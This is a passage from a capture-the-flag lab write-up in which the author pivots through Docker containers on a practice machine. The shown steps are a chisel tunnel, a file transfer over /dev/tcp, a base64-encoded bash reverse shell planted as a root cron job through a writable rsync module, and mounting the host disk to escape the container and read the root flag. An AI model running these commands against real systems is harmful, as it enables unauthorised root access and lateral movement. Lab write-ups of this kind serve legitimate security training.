15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:14:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.3/16 brd 172.20.255.255 scope global eth0
       valid_lft forever preferred_lft forever
17: eth1@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

I can ping to backup which is shown in backup.sh and it's 172.20.0.2

```
ping -c 1 backup
PING backup (172.20.0.2) 56(84) bytes of data.
64 bytes from reddish_composition_backup_1.reddish_composition_internal-network-2 (172.20.0.2): icmp_seq=1 ttl=64 time=0.083 ms

--- backup ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.083/0.083/0.083/0.000 ms
```

From backup.sh, I can know that root can rsync to read and write to backup

```
cat /backup/backup.sh
cd /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
rsync -a *.rdb rsync://backup:873/src/rdb/
cd / && rm -rf /var/www/html/*
rsync -a rsync://backup:873/src/backup/ /var/www/html/
chown www-data. /var/www/html/f187a0ec71ce99642e4f0afbd441a68b
```

I can copy files from backup host

```
rsync -a rsync://backup:873/src/etc/cron.d /tmp/cron.d
ls
chisel
cron.d
getroot.rdb
priv
```

For reverse shell, I need to upload chisel to server2

Server2

```
bash -c 'cat < /dev/tcp/172.19.0.4/8005 > chisel'
md5sum chisel
391b424188f9b3567556d02a63f3a908  chisel
```

LOCAL

```
└─$ rlwrap nc -lvnp 8005 < chisel
listening on [any] 8005 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51176
^C
┌──[redacted]─[~/Documents/reddish]
└─$ md5sum chisel
391b424188f9b3567556d02a63f3a908  chisel
```

Let's create tunnel to server3

Server1

```
./chisel client 10.10.16.81:9005 9005:127.0.0.1:9005
2025/05/15 20:10:35 client: Connecting to ws://10.10.16.81:9005
2025/05/15 20:10:35 client: tun: proxy#9005=>9005: Listening
2025/05/15 20:10:36 client: Connected (Latency 45.857599ms)
```

Server2

```
./chisel client 172.19.0.4:9005 9006:127.0.0.1:9006 &
2025/05/15 20:13:07 client: Connecting to ws://172.19.0.4:9005
2025/05/15 20:13:07 client: tun: proxy#9006=>9006: Listening
2025/05/15 20:13:09 client: Connected (Latency 219.346181ms)
```

I can listen on port 9006 after running reverse shell

Create a crontab file

```
└─$ echo "bash -i >& /dev/tcp/172.20.0.3/9006 0>&1" | base64 -w0;echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjAuMC4zLzkwMDYgMD4mMQo=
```

```
echo "* * * * * root echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjAuMC4zLzkwMDYgMD4mMQo= |base64 -d | bash" > rev
rsync -a /tmp/rev rsync://backup:873/src/etc/cron.d/rev
```

I can get a shell on server3

```
└─$ rlwrap nc -nlvp 9006
listening on [any] 9006 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46030
bash: cannot set terminal process group (509): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~#
```

Find root.txt

Although I'm root, I cannot find anything in /root

```
root@backup:~# pwd
pwd
/root
root@backup:~# ls -al
ls -al
total 16
drwx------ 2 root root 4096 Jul 15  2018 .
drwxr-xr-x 1 root root 4096 Jul 15  2018 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
```

/dev has bunch of devices

```
root@backup:~# cd /dev/
cd /dev/
root@backup:/dev# ls -al
ls -al
total 4
drwxr-xr-x 13 root root        3640 May 15 18:43 .
drwxr-xr-x  1 root root        4096 Jul 15  2018 ..
crw-------  1 root root     10, 175 May 15 18:43 agpgart
crw-r--r--  1 root root     10, 235 May 15 18:43 autofs
drwxr-xr-x  2 root root          60 May 15 18:43 bsg
crw-rw----  1 root disk     10, 234 May 15 18:43 btrfs-control
drwxr-xr-x  3 root root          60 May 15 18:43 bus
lrwxrwxrwx  1 root root          11 May 15 18:43 core -> /proc/kcore
crw-------  1 root root     10,  61 May 15 18:43 cpu_dma_latency
crw-------  1 root root     10, 203 May 15 18:43 cuse
drwxr-xr-x  2 root root          80 May 15 18:43 dri
crw-------  1 root root     10,  62 May 15 18:43 ecryptfs
crw-rw----  1 root video    29,   0 May 15 18:43 fb0
lrwxrwxrwx  1 root root          13 May 15 18:43 fd -> /proc/self/fd
crw-rw-rw-  1 root root      1,   7 May 15 18:43 full
crw-rw-rw-  1 root root     10, 229 May 15 18:43 fuse
crw-------  1 root root    244,   0 May 15 18:43 hidraw0
crw-------  1 root root     10, 228 May 15 18:43 hpet
crw-------  1 root root     10, 183 May 15 18:43 hwrng
drwxr-xr-x  2 root root         220 May 15 18:43 input
crw-r--r--  1 root root      1,  11 May 15 18:43 kmsg
crw-rw----  1 root disk     10, 237 May 15 18:43 loop-control
brw-rw----  1 root disk      7,   0 May 15 18:43 loop0
brw-rw----  1 root disk      7,   1 May 15 18:43 loop1
brw-rw----  1 root disk      7,   2 May 15 18:43 loop2
```

There's physical device sda1-3

```
brw-rw----  1 root disk      8,   0 May 15 18:43 sda
brw-rw----  1 root disk      8,   1 May 15 18:43 sda1
brw-rw----  1 root disk      8,   2 May 15 18:43 sda2
brw-rw----  1 root disk      8,   3 May 15 18:43 sda3
```


mount shows mounted devices

```
root@backup:/tmp# mount
mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/SQ6GJOWEDC5SOVCMVVK2WLBDT4:/var/lib/docker/overlay2/l/SR42NST7AKP6XKOLLY3C3BVVGC:/var/lib/docker/overlay2/l/XYKX7IBRG6UQV4X4726OZKJENK:/var/lib/docker/overlay2/l/VL56KVRK3M73GVIPY25A4ZJQWK:/var/lib/docker/overlay2/l/ETIISXYQ2R65Z6NC6ACSXRIO2B:/var/lib/docker/overlay2/l/4H4N7LLOPEHSK7DQTOQJFJJJR4:/var/lib/docker/overlay2/l/ZFI2OGT5ALCLC3BGE5MJDWDYAA:/var/lib/docker/overlay2/l/DFAT3IMKD4MQATUOA3LI3YZNZG,upperdir=/var/lib/docker/overlay2/9c4eaf80ee7fdf7610af818c3e7fa5dc5e4a2a6843820d948c7f25b8bc1bd945/diff,workdir=/var/lib/docker/overlay2/9c4eaf80ee7fdf7610af818c3e7fa5dc5e4a2a6843820d948c7f25b8bc1bd945/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/sda2 on /backup type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/sda2 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/sda2 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/sda2 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro,data=ordered)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
```

Let's mount sda1-3

```
root@backup:/tmp# mkdir sda{1,2,3}
mkdir sda{1,2,3}
root@backup:/tmp# ls
ls
sda1
sda2
sda3
root@backup:/tmp# mount /dev/sda1 /tmp/sda1
mount /dev/sda1 /tmp/sda1
root@backup:/tmp# mount /dev/sda2 /tmp/sda2
mount /dev/sda2 /tmp/sda2
root@backup:/tmp# mount /dev/sda3 /tmp/sda3
mount /dev/sda3 /tmp/sda3
mount: unknown filesystem type 'swap'
```

sda1 shows some files



sda2 shows file system

```
root@backup:/tmp# ls /tmp/sda2
ls /tmp/sda2
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

I can get root flag

```
root@backup:/tmp/sda2/root# ls
ls
root.txt
```